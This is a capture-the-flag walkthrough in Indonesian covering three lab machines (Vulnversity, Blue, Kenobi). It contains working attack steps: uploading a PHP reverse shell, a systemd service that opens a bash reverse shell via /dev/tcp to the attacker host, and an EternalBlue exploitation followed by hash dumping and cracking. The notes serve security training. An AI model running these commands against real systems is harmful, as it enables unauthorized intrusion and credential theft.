Goals room Awal:

- Active Reconnaissance
- Vulnerability Scanning
- Privilege Escalation
- Web Application Attacks

Vulnversity

Reconnaissance:

Nmap adalah alat gratis, sumber terbuka, dan canggih yang digunakan untuk menemukan host dan layanan pada jaringan komputer. Dalam contoh kami, kami menggunakan Nmap untuk memindai mesin ini guna mengidentifikasi semua layanan yang berjalan pada port tertentu.

Nmap Flag	Description
-sV	Melihat Version service yang sedang berjalan
-p or -p-	Port scan (x) or All scan port
-Pn	Disable host discovery and scan for port open
-A	Enables OS and version detection, executes in-build scripts for further enumeration
-sC	Scan with the default Nmap scripts
-v	Verbose mode
-sU	UDP port scan
-sS	TCP SYN port scan

Yang Perlu di perhatikan:

1. Berapa port yang terbuka?
2. Apa sistem Operasi yang digunakan?
3. Version berpa ia berjalan?
4. Pada port berapa server web berjalan?

Locating directories using Gobuster

Gobuster adalah alat untuk melakukan brute-force pada URI (direktori dan file), subdomain DNS , dan nama host virtual. Untuk mesin ini, kami akan fokus menggunakannya untuk melakukan brute-force pada direktori.

Command : gobuster dir -u http://10.10.241.30:3333 -w /usr/share/wordlist


Gobuster Flag	Description
-e	Print the full URLs in your console
-u	The target URL
-w	Path to your wordlist
-U and -P	Username and Password for Basic Auth
-p <x>	Proxy to use for requests

-c <http cookies>	Specify a cookie for simulating your auth


```
└─$ gobuster dir -u http://10.10.241.30:3333 -w
/usr/share/wordllist/Discovery/Web-Content/directory-list-1.0.txt
```

What is the directory that has an upload form page?

/internal/



Compromise the Webserver



Kita menemukan From untuk uploads file, kita dapat memanfaatkanya untuk menguploads payloads file kita. Yang akan membahayakan server web. Kita akan megidentifikasi ekstensi mana yang tidak di block menggunakan burp.

Tangkap Request di Burp > Kirim ke Intruder (CTRL + I)
$add posistion:

Target http://10.10.192.239:3333 Update Host header to mat

Add § Clear § Auto §

```
1  POST /internal/index.php HTTP/1.1
2  Host: 10.10.192.239:3333
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,
   .8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: multipart/form-data; boundary=---------------------------347371189040004684602396716148
8  Content-Length: 5850
9  Origin: http://10.10.192.239:3333
10 Connection: keep-alive
11 Referer: http://10.10.192.239:3333/internal/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 ---------------------------347371189040004684602396716148
16 Content-Disposition: form-data; name="file"; filename="shell§.php§"
17 Content-Type: application/octet-stream
18
19 <?php
20 // php-reverse-shell - A Reverse Shell implementation in PHP
21 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
```

Ke Tab Payloads:
paste extension berikut:

```
.php
.php1
.php2
.php3
.php4
.php5
.php6
.php7
.php8
.phtml
.phps
.phar
.html
.htm
.xhtml
.jpg
.jpeg
.jpe
.jfif
.jif
.java
.class
```

```
.jar
.jmod
.py
.pyc
.pyo
.pyw
.pyi
.pyd
.xml
.xsd
.xsl
.xslt
.dtd
.wsdl
.svg
.svgz
.sh
.bash
.tar
.tar.gz
.tar.bz2
.deb
.rpm
.appimage
.iso
.so
.conf
.log
.exe
.bat
.cmd
.dll
.sys
.msi
.iso
.inf
.reg
```


Ubah ke Sniper Attack > Start Attack

Results Positions

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response rec...	Error
2	.php1	200	189	
4	.php3	200	191	
6	.php5	200	191	
7	.php6	200	191	
10	.phtml	200	191	
5	.php4	200	191	
8	.php7	200	192	
11	.phps	200	193	
3	.php2	200	193	
9	.php8	200	195	
0		200	195	
12	.phar	200	197	
1	.php	200	210	

Kita memnukkan bahawa semua 200 code, coba satu satu By Respone recive, or Length



Kita memukan bahwa .phtml success
Run Listening Port : └─$ nc -nlvp 1234

Access url : http://10.10.192.239:3333/internal/uploads/shell.phtml


```
(pentest) ┌──(emperor㉿cupusu)-[~/shell]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.11.112.143] from (UNKNOWN) [10.10.192.239] 44396
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_6
 13:48:40 up  1:22,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Kita memndapatkan shell.

Privilege Escalation

SUID (set owner userId upon execution) adalah jenis izin berkas tertentu yang diberikan ke sebuah berkas. SUID memberikan izin sementara kepada pengguna untuk menjalankan program/berkas dengan izin pemilik berkas (bukan pengguna yang menjalankannya).

Misalnya, berkas biner untuk mengubah kata sandi Anda memiliki bit SUID yang ditetapkan di dalamnya (/usr/bin/passwd). Hal ini karena untuk mengubah kata sandi Anda, Anda perlu menulis ke berkas shadowers yang tidak dapat Anda akses; rootmemiliki akses, sehingga berkas tersebut memiliki hak akses root untuk membuat perubahan yang tepat.




Privilege Escalation SUID:

```
└─$ find / -user root -perm -4000 -exec ls -ldb {} \;  //Secope Terlalu Luas
└─$ find / -user root -perm -4000 -print 2>/dev/null
```


Keterangan:

Flag	Keterangan
Find	Initiates the search command
/	Specifies the starting point of the search from the root directory.
--user root	Mencari berkas yang dimiliki oleh pengguna 'root'.
-perm -4000	Mencari berkas dengan bit setuid yang ditetapkan. -4000Bendera tersebut secara khusus mencari berkas dengan bit setuid yang diaktifkan untuk pengguna, yang berarti akan menemukan berkas yang bit izinnya ditetapkan ke 4000 (setuid).
-print	Mencetak lokasi berkas yang cocok dengan kriteria.
2>/dev/null	Mengalihkan pesan kesalahan (stderr) ke /dev/null, file perangkat khusus yang membuang data. Bagian ini memastikan bahwa pesan kesalahan yang ditemukan selama pencarian tidak ditampilkan di terminal.



Kami menemukan bahwa /bin/systemctl memiliki bit setuid dan rentan terhadap eksploitasi, jadi mari kita menyalahgunakannya untuk meningkatkan hak istimewa dari pengguna biasa menjadi pengguna root, yang berpotensi

membahayakan seluruh sistem. Tidak umum bahwa systemctl binary memiliki izin semacam itu. Kita dapat membuat layanan kita sendiri untuk mendapatkan reverse shell. Mari kita lakukan dengan membuka editor nano di terminal.




Saya baru saja membuat layanan root sederhana untuk meningkatkan hak istimewa seperti yang ditunjukkan pada gambar di bawah ini. Anda dapat menyalin kode di bawah ini. Jangan lupa untuk mengubah IP dan nomor port untuk listener.

```
[unit]
Description=root

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.11.112.143/5555 0>&1'

[Install]
WantedBy=multi-user.target
```

Starting HTTP server

```
└─$ python3 -m http.server 9090
```



Downloading malicious service on target system

Mari pindah ke direktori /tmp pada sistem target dan unduh layanan jahat kita di sana. Secara default, semua pengguna memiliki izin menulis ke /tmpdirektori tersebut, yang memungkinkan mereka untuk membuat, mengubah, dan menghapus file di dalamnya. Gunakan perintah wget berikut untuk mengunduh file tersebut.

```
$ cd /tmp
$ wget http://10.11.112.143:9090/root.service
```

Mari aktifkan layanan dengan menggunakan perintah berikut:

```
systemctl enable /tmp/root.service
```

```
$ cd /tmp
$ wget http://10.11.112.143:9090/root.service
--2025-01-06 14:11:59--  http://10.11.112.143:9090/root.service
Connecting to 10.11.112.143:9090... connected.
HTTP request sent, awaiting response... 200 OK
Length: 164 [application/octet-stream]
Saving to: 'root.service'

     0K                                                       100% 27.4K=0.006s

2025-01-06 14:11:59 (27.4 KB/s) - 'root.service' saved [164/164]

$ ls
root.service
systemd-private-b6b92a66bdac43ebbe46841be337a5cb-systemd-timesyncd.service-SvvU7A
$ systemctl enable /tmp/root.service
Created symlink from /etc/systemd/system/multi-user.target.wants/root.service to /tmp/roo
Created symlink from /etc/systemd/system/root.service to /tmp/root.service.
```

mulai mendegarkan:
└─$ nc -nlvp 5555

```
└─$ cat root.service
[unit]
Description=root

[Service]
Type=simple
User=root
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/10.11.112.143/5555 0>&1'

[Install]
WantedBy=multi-user.target

(pentest) ┌──(emperor㉿cupusu)-[~]
└─$ nc -nlvp 5555
listening on [any] 5555 ...
```

Memulai layanan:
$ systemctl start root

```
Created symlink from /etc/systemd/system/multi-user.target.wants/root.service to /tmp/roo
Created symlink from /etc/systemd/system/root.service to /tmp/root.service.
$ systemctl start root
$
```

Balik ke Listening Port:

```
(pentest) ┌──(emperor㉿cupusu)-[~]
└─$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [10.11.112.143] from (UNKNOWN) [10.10.192.239] 51430
bash: cannot set terminal process group (2121): Inappropriate ioctl for device
bash: no job control in this shell
root@vulnuniversity:/# whomai
whomai
No command 'whomai' found, did you mean:
 Command 'whoami' from package 'coreutils' (main)
whomai: command not found
root@vulnuniversity:/# whoami
whoami
root
root@vulnuniversity:/#
```

Yeah kita mendapatkan Access Root!

Ambil Flag:

```
root@vulnuniversity:~# cd root
cd root
bash: cd: root: No such file or directory
root@vulnuniversity:~# ls
ls
root.txt
root@vulnuniversity:~# cat root.txt
cat root.txt
a58ff8579f0a9270368d33a9966c7fd5
root@vulnuniversity:~#
```

Blue

Scan:

```
└─$ Threader3000 10.10.228.222
```

GREP Script Nmap:

```
└─$ ls /usr/share/nmap/scripts | grep smb
└─$ nmap --script=smb* -p445 10.10.228.222
└─$ nmap --script=smb-vuln*,smb-enum* -p445 10.10.228.222
```

```
(pentest) ┌──(emperor㉿cupusu)-[~]
└─$ sudo nmap --script=smb-vuln*,smb-enum* -p445 10.10.228.222
[sudo] password for emperor:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-07 22:30 WIB
Nmap scan report for 10.10.228.222
Host is up (0.20s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
```

Gain Access Msfconsole:

```
└─$ msfconsole

└─$ msf6 > search ms17-010
└─$ use 0 or use exploit/windows/smb/ms17_010_eternalblue
└─$ show options
└─$ show target [sesuai Version Win]
└─$ set target 1
└─$ set payload windows/x64/shell/reverse_tcp
└─$ set lhost 10.11.112.143 #IP LOCAL VPN
└─$ set lport 6666 #PORT LISTENING
└─$ set rhosts 10.10.228.222 #IP TARGET
└─$ exploit
```

Escalate:

[CTRL + Z] untuk keluar dari bacground dan masih bekerja di latar belakang.

```
└─$ search shell_to_meterpreter
└─$ show options
└─$ sessions -l #cek session yang masih berjalan.
└─$ set session 1
└─$ exploit
```

[CTRL + Z] untuk keluar dari bacground dan masih bekerja di latar belakang.

```
└─$ sessions -i 2 #untuk masuk ke sessions 2
```

```
msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session ⇒ 1
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.11.112.143:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (203846 bytes) to 10.10.228.222
[*] Meterpreter session 2 opened (10.11.112.143:4433 → 10.10.228.222:49260) at 2025-01-0
[*] Stopping exploit/multi/handler

msf6 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.11.112.143:4444 → 1
                                                                  8.222)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.11.112.143:4433 → 1
                                                                  8.222)

msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Cracking

└─$ pwd

└─$ hashdump

```
meterpreter > pwd
C:\Windows\system32
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

└─$ cat hashdump.txt

```
(pentest) ┌──(emperor㉿cupusu)-[~]
└─$ cat hashdump.txt
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

└─$ john --wordlist=/usr/share/wordllist/rockyou.txt --format=NT hashdump.txt

```
(pentest) ┌──(emperor㉿cupusu)-[~]
└─$ john --wordlist=/usr/share/wordllist/rockyou.txt --format=NT hashdump.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
                 (Administrator)
alqfna22         (Jon)
2g 0:00:00:01 DONE (2025-01-07 23:14) 1.351g/s 6892Kp/s 6892Kc/s 6895KC/s alqueva1968..al
```

Flag:

└─$ Shell

└─$ dir *flag* /s /b

```
meterpreter > shell
Process 424 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reser

C:\>


C:\>
C:\>dir *flag* /s /b
dir *flag* /s /b
C:\flag1.txt
C:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent\flag1
C:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent\flag2
C:\Users\Jon\AppData\Roaming\Microsoft\Windows\Recent\flag3
C:\Users\Jon\Documents\flag3.txt
C:\Windows\System32\config\flag2.txt
```

Melihat Isi File di dalam windows:

```
C:\>type C:\Users\Jon\Documents\flag3.txt
type C:\Users\Jon\Documents\flag3.txt
[redacted]
C:\>type C:\Windows\System32\config\flag2.txt
type C:\Windows\System32\config\flag2.txt
[redacted]
C:\>
```

Kenobi

Ruang ini akan membahas cara mengakses share Samba, memanipulasi versi proftpd yang rentan untuk mendapatkan akses awal dan meningkatkan hak istimewa Anda ke root melalui biner SUID.

Scaning:

```
└─$ nmap -p- -sV -sC -T4 -Pn 10.10.70.176
```

Enumerating Samba for shares

Samba adalah rangkaian program interoperabilitas Windows standar untuk Linux dan Unix. Samba memungkinkan pengguna akhir untuk mengakses dan menggunakan berkas, printer, dan sumber daya lain yang umum digunakan bersama di intranet atau internet perusahaan. Samba sering disebut sebagai sistem berkas jaringan.

Samba didasarkan pada protokol klien/server umum Server Message Block (SMB). SMB dikembangkan hanya untuk Windows. Tanpa Samba, platform komputer lain akan terisolasi dari komputer Windows, meskipun mereka merupakan bagian dari jaringan yang sama.

Port 139,445 SMB

GREP Script Nmap:

```
└─$ ls /usr/share/nmap/scripts | grep smb
└─$ nmap -p 445 --script=smb-vuln*,smb-enum* 10.10.70.176
```

```
|     Current user access: READ/WRITE
|   \\10.10.70.176\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\kenobi\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
```

Access anonymous share:

```
└─$ smbclient //10.10.70.176/anonymous
```

```
(pentest) ┌──(emperor㉿cupusu)-[~]
└─$ smbclient //10.10.70.176/anonymous
Password for [WORKGROUP\emperor]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Sep  4 17:49:09 2019
  ..                                  D        0  Wed Sep  4 17:56:07 2019
  log.txt                             N    12237  Wed Sep  4 17:49:09 2019

                9204224 blocks of size 1024. 6877100 blocks available
smb: \> get log.txt
getting file \log.txt of size 12237 as log.txt (15.6 KiloBytes/sec) (average 15.6 KiloBy
```

Port 111 RPC

Pemindaian port nmap sebelumnya akan menunjukkan port 111 yang menjalankan layanan rpcbind. Ini hanyalah server yang mengubah nomor program panggilan prosedur jarak jauh (RPC) menjadi alamat universal. Saat layanan RPC dimulai, layanan tersebut memberi tahu rpcbind alamat tempat layanan tersebut mendengarkan dan nomor program RPC yang siap dilayaninya.

GREP Script Nmap:

```
└─$ ls /usr/share/nmap/scripts/ | grep nfs
└─$ nmap -p 111 --script=nfs-* 10.10.70.176
```

```
PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_  /var *
| nfs-ls: Volume /var
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
| PERMISSION  UID  GID  SIZE  TIME                 FILENAME
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  .
| rwxr-xr-x   0    0    4096  2019-09-04T12:27:33  ..
| rwxr-xr-x   0    0    4096  2019-09-04T12:09:49  backups
| rwxr-xr-x   0    0    4096  2019-09-04T10:37:44  cache
| rwxrwxrwx   0    0    4096  2019-09-04T08:43:56  crash
| rwxrwsr-x   0    50   4096  2016-04-12T20:14:23  local
| rwxrwxrwx   0    0    9     2019-09-04T08:41:33  lock
| rwxrwxr-x   0    108  4096  2019-09-04T10:37:44  log
| rwxr-xr-x   0    0    4096  2019-01-29T23:27:41  snap
| rwxr-xr-x   0    0    4096  2019-09-04T08:53:24  www
|_
| nfs-statfs:
|   Filesystem  1K-blocks  Used       Available  Use%  Maxfilesize  Maxlink
|_  /var        9204224.0  1836532.0  6877096.0  22%   16.0T        32000
```

Gain initial access with ProFtpd

ProFtpd adalah server FTP gratis dan bersumber terbuka , yang kompatibel dengan sistem Unix dan Windows. Server ini juga rentan terhadap serangan pada versi perangkat lunak sebelumnya.

Port 21 FTP

Mari kita dapatkan versi ProFtpd. Gunakan netcat untuk terhubung ke mesin pada port FTP.

```
└─$ nc 10.10.70.176 21
```

```
(pentest) ┌──(emperor㉿cupusu)-[~]
└─$ nc -v 10.10.70.176 21
10.10.70.176: inverse host lookup failed: Unknown host
(UNKNOWN) [10.10.70.176] 21 (ftp) open
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.70.176]
```

Atau hasil dari Namp:

```
Option Selection: 1
nmap -p21,22,80,139,111,445,2049,39345,41215,46903,52679 -sV -sC -T4 -Pn -oA 10.10.70.176
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-08 00:00 WIB
Nmap scan report for 10.10.70.176
Host is up (0.19s latency).

PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         ProFTPD 1.3.5
22/tcp    open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
```

Searchsploit:

```
